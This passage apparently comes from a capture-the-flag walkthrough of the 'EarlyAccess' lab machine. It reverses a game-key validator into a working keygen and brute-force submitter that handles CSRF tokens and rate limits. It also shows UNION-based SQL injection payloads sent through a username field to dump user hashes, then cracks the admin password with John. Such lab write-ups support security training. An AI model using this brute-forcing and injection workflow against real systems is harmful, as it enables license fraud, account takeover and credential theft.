        cs = int(self.key.split('-')[-1])
        return self.calc_cs() == cs
```

The fifth and final validation function, called `cs_valid`, starts by taking the fifth group of the key and checks if it matches the result from `calc_cs` which is the sum of all the ASCII values from the previous groups.

Check

```
def check(self) -> bool:
        if not self.valid_format():
            print('Key format invalid!')
            return False
        if not self.g1_valid():
            return False
        if not self.g2_valid():
            return False
        if not self.g3_valid():
            return False
        if not self.g4_valid():
            return False
        if not self.cs_valid():
            print('[Critical] Checksum verification failed!')
            return False
        return True
```

The `check` function ensures that all the checks are valid for the provided key.

Main

```
if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(Key.info())
        sys.exit(-1)
    input = sys.argv[1]
    validator = Key(input)
    if validator.check():
        print(f"Entered key is valid!")
    else:
        print(f"Entered key is invalid!")
```

The `main` function first checks that the script was called with an argument. If not, the key-usage is shown. Otherwise, it takes the argument and creates the `validator` using the `Key` class. Finally, it calls the `Key.check` function and prints the result of the verification.

Generating a valid key

In order to generate a valid key we have to fulfill the conditions required by each group. Let's start generating some valid values for each group.

Group 1

We could calculate the required characters for the first group or we could simply bruteforce them. Since the search space is rather small and the result consists of static values it is relatively easy to brutforce the correct characters. Our strategy consists of calculating the same XOR step on all the uppercase letters (we use only uppercase because the format checking function allows only uppercase letters) and we keep those that the operation's result matches the ones in `g1_valid`. Finally, add two random integers as the final two characters.

Using Python we can construct a function called `gen_1` to help us retrieve a correct set of values for the first group.

```
#!/usr/bin/env python3
import string
from random import randrange
import sys

def gen_g1() -> str:
   g1 = []
   target = [221,81,145]
   while len(g1) != 3:
       g1.append({(ord(v)<<len(g1)+1)%256^ord(v):v for v in
string.ascii_uppercase}[target[len(g1)]])

   g1.append(str(randrange(0,9)))
   g1.append(str(randrange(0,9)))

   return "".join(g1)

print(gen_g1())
```

Executing the above script returns: `KEY78`. We now know that the first three characters of the game-key are: `KEY` .

Group 2

For the second group we can calculate all the possible values that fulfill the restrictions imposed by `g2_valid`. The calculations become very easy if we consider that there is no check in place to prevent us from using duplicate characters in this group. This means, that since the second group has five characters, three of them are located on even indices and two on odd, the mathematical equation that describes the second group check is:

```
3*even = 2*odd
```

For this group using only the uppercase characters didn't yield any results, so we expanded our search space to also include the digits, as hinted by the `valid_format` function, thus resulting in the following script:

```
def gen_g2() -> str:
    g2 = []
    values = string.ascii_uppercase+string.digits

    for x in values:
        for y in values:
            if ord(x)*3 == ord(y)*2:
                g2.append((x+y) * 2 + x)
    return g2[randrange(0,len(g2))] # Get random working key
```

It is worth noting that this group has multiple solutions and that is why we choose a random solution on the return of the function. If we called the `gen_g2()` function without returning a random element of `g2` but the whole `g2` we would get the following values:

```
['0H0H0', '2K2K2', '4N4N4', '6Q6Q6', '8T8T8']
```

We are now able to generate the first two parts of our key by combining the two functions into a single script and appending `print(f"{gen_g1()}-{gen_g2()}")` at the bottom we have this key: `KEY76-8T8T8`.

Group 3

For the third group we have to calculate a group value for all possible `magic_num` values. Let's see how many `magic_num` values there are. The `valid_format` function informs us that the correct format for the third group is `[A-Z]{4}[0-9]` but since we know the first two characters are always `XP` the format simplifies to `XP[A-Z][A-Z][0-9]`. This means that we get the lowest magic number with `XPAA0` and the highest with `XPZZ9`.

```
python3

Python 3.9.10
>>> sum(bytearray(b"XPAA0"))
346
>>> sum(bytearray(b"XPZZ9"))
405
>>> 405-346 + 1
60
```

We have 60 possible keys (346 is included, hence the `+1`) that we have to bruteforce against the API. So we should create a function that takes as an argument a `magic_num`. Then, it calculates the remaining value which is the `magic_num` deducted by the sum of the ASCII characters of the `magic_value`. Afterwards, it goes from `0` to `9` , deducts this number from the remaining value, let's call it `target`, and checks the parity of `target`. If the result is an even number and if the half value of `target` is in our acceptable ASCII range (the uppercase letters) we can append the letter twice after the `magic_value` along with the current number. Otherwise, if the result is an odd number, we choose the letter `A` (the smallest allowed ASCII

character) to be appended after the `magic_value` and then check if `target` minus the ASCII value of the letter `A`, which is 65, resides in our acceptable ASCII range. If it does, we append the letter `A` and then `target-65` plus the current number, after the `magic_value` . Otherwise, the script proceeds on checking another number.

```
def gen_g3(magic_num:int, magic_value:str="XP") -> str:
    remain = magic_num - sum(bytearray(magic_value.encode()))
    for num in range(ord("0"), ord("9")+1):
        target = remain - num
        if target % 2 == 0:
            half = int(target / 2)
            if half >= ord("A") and half <= ord("Z"):
                return f"XP{2*chr(half)}{chr(num)}"
        if (target - 65) >= ord("A") and (target - 65) <= ord("Z"):
            return f"XPA{chr(target-65)}{chr(num)}"
```

We can add `gen_g3` to our script and modify our main function according to the following code to create the first three groups for all the possibles values of `magic_num`:

```
if __name__ == "__main__":
    keys = []
    for magic_num in range(sum(bytearray(b"XPAA0")), sum(bytearray(b"XPZZ9"))+1):
        key = f"{gen_g1()}-{gen_g2()}-{gen_g3(magic_num)}"
        keys.append(key)

    print(f"[+] Generated {len(keys)} keys:")
    print("\n".join(keys))
```

Executing the script we get 60 keys:

```
[+] Generated 60 keys:
KEY36-2K2K2-XPAA0
KEY18-8T8T8-XPAB0
<SNIP>
KEY21-0H0H0-XPZZ7
KEY71-0H0H0-XPZZ8
KEY20-6Q6Q6-XPZZ9
```

Group 4

For the fourth group we have to XOR each character from the first group with the corresponding ones from this group and the result of each XOR operation should equal a fixed result. XOR operations can be reversed like this `A ^ B = C -> A ^ C = B`. The code to generate a valid fourth group is displayed below:

```
def gen_g4(g1:str) -> str:
    return "".join([chr(i^ord(g)) for g, i in zip(list(g1), [12, 4, 20, 117, 0])])
```

CS function

For the last group we can simply reuse the `calc_cs` function to get a valid result:

```
def calc_cs(key) -> int:
    gs = key.split('-')
    return sum([sum(bytearray(g.encode())) for g in gs])
```

gen_key function

Finally, we can create a `gen_key` function to generate all the possible keys or just the correct one if we have the `magic_num`:

```
def gen_key(magic_num:int=-1) -> list[str]:
    keys = []
    if magic_num == -1:
        # Calculate all keys
        for magic_num in range(sum(bytearray(b"XPAA0")), sum(bytearray(b"XPZZ9"))+1):
            g1 = gen_g1()
            key = f"{g1}-{gen_g2()}-{gen_g3(magic_num)}-{gen_g4(g1)}"
            key += f"-{calc_cs(key)}"
            keys.append(key)
        print(f"[+] Generated {len(keys)} keys!")
        return keys
    else:
        # Calculate for specific magic_num
        g1 = gen_g1()
        key = f"{g1}-{gen_g2()}-{gen_g3(magic_num)}-{gen_g4(g1)}"
        key += f"-{calc_cs(key)}"
        keys.append(key)
        return keys
```

We should also modify our main function to call the `gen_key` function:

```
if __name__ == "__main__":
    if len(sys.argv) > 1:
        print(f"[*] Calculating key for magic_num {sys.argv[1]}...")
        print("".join(gen_key(int(sys.argv[1]))))
    else:
        print("[*] Calculating all possible keys...")
        keys = gen_key()
        print("\n".join(keys))
```

Executing the script we get the following outputs:

```
./keygen.py

[*] Calculating all possible keys...
[+] Generated 60 keys!
KEY53-2K2K2-XPAA0-GAM@3-1311
KEY62-4N4N4-XPAB0-GAMC2-1326
<SNIP>
KEY20-2K2K2-XPZZ8-GAMG0-1367
KEY82-6Q6Q6-XPZZ9-GAMM2-1408
```

Or with a `magic_num` as an argument:

```
./keygen.py 346

[*] Calculating key for magic_num 346...
KEY82-0H0H0-XPAA0-GAMM2-1313
```

Now that we can create every possible key we need to test each key against the API in order to find the key that matches the remote `magic_num`.

Bruteforcing the keys

We can modify our script to not only generate all possible keys, but to also submit the generated keys and check if one is valid or not. A user's page can be accessed either by providing the credentials and loging in form the script or by directly providing the session cookie to the script. To handle the requests inside the Python script we can use the `requests` module.

In order to submit a key, a valid CSRF-token is required. In order to extract the token we can use the `BeautifulSoup` module to parse the HTML response. After a key is submitted, we need to parse the output and see what response we received, to check if the key is valid or not.

First of all, we define a `login` function that gets a valid user session from inside the script using the credentials that will be provided as an argument to the script.

```
import argparse
import requests
from time import sleep, time
from bs4 import BeautifulSoup

# Ignore ssl-errors
import urllib3
urllib3.disable_warnings()

# URL of webpage
```

```
url = "https://earlyaccess.htb"
proxies = {}

def login(session:requests.Session, email:str, password:str) -> requests.Session:
    """
    Uses `email` and `password` to login and returns a valid `session`, if login was
successful
    """
    res = session.get(f"{url}/login", proxies=proxies)
    soup = BeautifulSoup(res.text, features='lxml')
    token = soup.find('input',{'type':'hidden'}).attrs["value"]
    data = {'_token':token,'email':email, 'password':password}
    resp = session.post(f"{url}/login", proxies=proxies, data=data)
    return "dashboard" in resp.url
```

Then, we can declare a function called `submit_key` that, given a valid session, submits a key and checks if it is valid or not. We also need implement a timeout in case we get banned after many requests to pause the script and continue after the ban has been lifted.

```
def submit_key(session:requests.Session, key:str) -> bool:
    """
    Uses `session` to submit a key and returns `True`, if the key successfully
registered to the account
    """
    res = session.get(f"{url}/key", proxies=proxies)
    soup = BeautifulSoup(res.text, features='lxml')
    token = soup.find('input',{'type':'hidden'}).attrs["value"]
    data = {'_token':token, 'key':key}

    resp = session.post(f"{url}/key/add", data=data, proxies=proxies)
    soup = BeautifulSoup(resp.text, features='lxml')
    out = soup.find('div',{'class':'toast-body'})
    if out:
        out = out.text
    else:
        return False

    if "Game-key successfully added" in out or "Game-key is valid" in out:
        return True
    elif "Game-key is invalid" in out:
        return False
    elif "Too many requests" in out:
        print(f"[!] Got blocked! Waiting 60 seconds and then retrying...")
        sleep(60)
        # Retry after 60 seconds
        submit_key(session, key)
    else:
        print(f"[!] Unexpected result: {out}")
        return False
```

Finally, we modify our main function to implement the bruteforce functionality.

```
if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Game-Key generation script by
Chr0x6eos")
    parser.add_argument("--email", help="Email of your account", type=str)
    parser.add_argument("--password", help="Password of your account", type=str)
    parser.add_argument("-c", "--cookie", help="Cookie to use", type=str)
    parser.add_argument("-d", "--delay", help="Delay between requests (in seconds)",
metavar="1", type=float)
    parser.add_argument("-p", "--proxy", help="HTTP proxy",
metavar="http://127.0.0.1:8080", type=str)
    parser.add_argument("-m", "--magic_num", help="Magic number to use", metavar="[346-
406]", choices=range(346,405+1), type=int)
    parser.add_argument("-l", "--local", help="Only calculate key, do not submit",
action='store_true')
    args = parser.parse_args()

    # Print help if no arguments were supplient
    if not any(vars(args).values()):
        parser.print_help()
        quit()

    if args.local:
        """
        Calculate keys locally
        """
        if args.magic_num:
            magic_num = args.magic_num
        else:
            magic_num = -1

        keys = gen_key(magic_num)
        print("\r\n".join(keys))
        quit()
    else:
        """
        Submit keys against website
        """
        if not (args.email and args.password) and not args.cookie:
            parser.print_usage()
            print("\nWhen not using --local either (--email and --password) or --cookie
is required!")
            quit()

        session = requests.Session()
        session.verify = False
```


```
        if args.proxy:
            proxies = {'http':args.proxy, 'https':args.proxy}

        if args.cookie:

 session.cookies.set("earlyaccess_session",args.cookie,domain="earlyaccess.htb")
        else:
            email = args.email
            password = args.password

            if not login(session, email, password):
                print(f"[-] Could not login as {email} with password: {password}!")
                quit()

        if not args.delay:
            args.delay = 0.5

        if args.magic_num:
            magic_num = args.magic_num
        else:
            magic_num = -1

        keys = gen_key(magic_num)

        print(f"[*] Testing {len(keys)} possible keys!\r\n")

        # Stop execution time
        start_time = time()
        for index, key in enumerate(keys, start=1):
            progress = index / len(keys) * 100

            if progress < 10:
                print(f"[{progress:0.2f}%]  Trying key: {key}")
            else:
                print(f"[{progress:0.2f}%] Trying key: {key}")
            if submit_key(session, key):
                if args.cookie:
                    print(f"[+] Successfully registered valid key: {key} to account
(cookie: {args.cookie}) after a total of {index} requests that took {time() -
start_time:0.2f} seconds!")
                else:
                    print(f"[+] Successfully registered valid key: {key} to account
{args.email} after a total of {index} requests that took {time() - start_time:0.2f}
seconds!")
                print(f"[INFO] Magic_num of the API currently is:
{sum(bytearray(key.split('-')[2].encode()))}")
                quit()

            # Sleep delay second between each request to not get blocked
```

```
            sleep(args.delay)

        print(f"[-] Could not find valid key! Please retry...")
```


Executing the script we get a valid registration key after a while.

```
./keygen.py --email 'htb@htb.htb' --password 'htb12345'

[+] Generated 60 keys!
[*] Testing 60 possible keys!
[1.67%]  Trying key: KEY35-6Q6Q6-XPAA0-GAMF5-1343
<SNIP>
[68.33%] Trying key: KEY80-4N4N4-XPUU0-GAMM0-1373
[+] Successfully registered valid key: KEY80-4N4N4-XPUU0-GAMM0-1373 to account
htb@htb.htb after a total of 41 requests that took 45.31 seconds!
[INFO] Magic_num of the API currently is: 386
```


We can also check our profile page, under the `Register key` option, that the default key on the placeholder is also changed to the one found by the script.




Now that we have a valid key registered under our account we can try and login to `http://game.earlyaccess.htb` with the same credentials.



We are now able to access the resources under `game.earlyaccess.htb`. Our enumeration has revealed that usernames that contain special characters, especially a single-quote `'`, cause problems on the scoreboard. So, we can change our username to be `'`, using the profile page on `https://earlyaccess.htb`, play the game and check what happens on the scoreboard.




We get an SQL error revealing parts of the query. We could probably perform an SQL injection attack using our username as the payload. We start by enumerating the columns for a possible `UNION` injection.



We get a successful `UNION` injection using three columns.


Let's proceed with enumerating the available databases. To display the available databases we could use a username like:

```
') UNION SELECT 1,2,schema_name from information_schema.schemata -- -
```




It seems like the only available database is called `db`. Our next step would be to enumerate the tables from that database using a query like:

```
') UNION SELECT 1,table_schema,table_name from information_schema.tables where
table_schema='db' -- -
```



We have three tables inside the `db` database. The most insteresting one is the `users` since it might contain credentials for the `admin` user. We can enumerate the columns on the `users` table using a query like the following:

```
') UNION SELECT 1,column_name,table_name from information_schema.columns where
table_name='users' -- -
```



Scoreboard

Your best 10 scores

Username	Score	Time
users	1	created_at
users	1	email
users	1	id
users	1	key
users	1	name
users	1	password
users	1	role
users	1	updated_at

Finally we can extract the `name`, the `password` and the `email` of all the users from the `user` table with a query like:

```
') UNION SELECT name,password,email from db.users -- -
```

Scoreboard

Your best 10 scores

Username	Score	Time
admin@earlyaccess.htb	admin	618292e936625aca8df61d5fff5c06837c49e491
chr0x6eos@earlyaccess.htb	chr0x6eos	d997b2a79e4fc48183f59b2ce1cee9da18aa5476
firefart@earlyaccess.htb	firefart	584204a0bbe5e392173d3dfdf63a322c83fe97cd
farbs@earlyaccess.htb	farbs	290516b5f6ad161a86786178934ad5f933242361
htb@htb.htb	') UNION SELECT name,password,email from db.users -- -	638966bf62a029b85b18f7ae0bbc789e4312a295

We have a list of emails, usernames and hashes. We can try to crack the administrator's hash using John and `rockyou` as a wordlist.

```
echo "618292e936625aca8df61d5fff5c06837c49e491" >> admin_hash
john --wordlist=/usr/share/wordlists/rockyou.txt admin_hash

Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 ASIMD 4x])
gameover         (?)
Session completed.
```

John informs us that the hash is a `SHA1` hash and the plaintext password, after cracking the hash, is `gameover`.

Since we have the password for the `amdin` account we can login to `http://dev.earlyaccess.htb`.


Welcome admin!

After logging in, we are presented with two, new, menu options:


1. Hashing-tools
2. File-tools

We should take a closer look at both of these options.

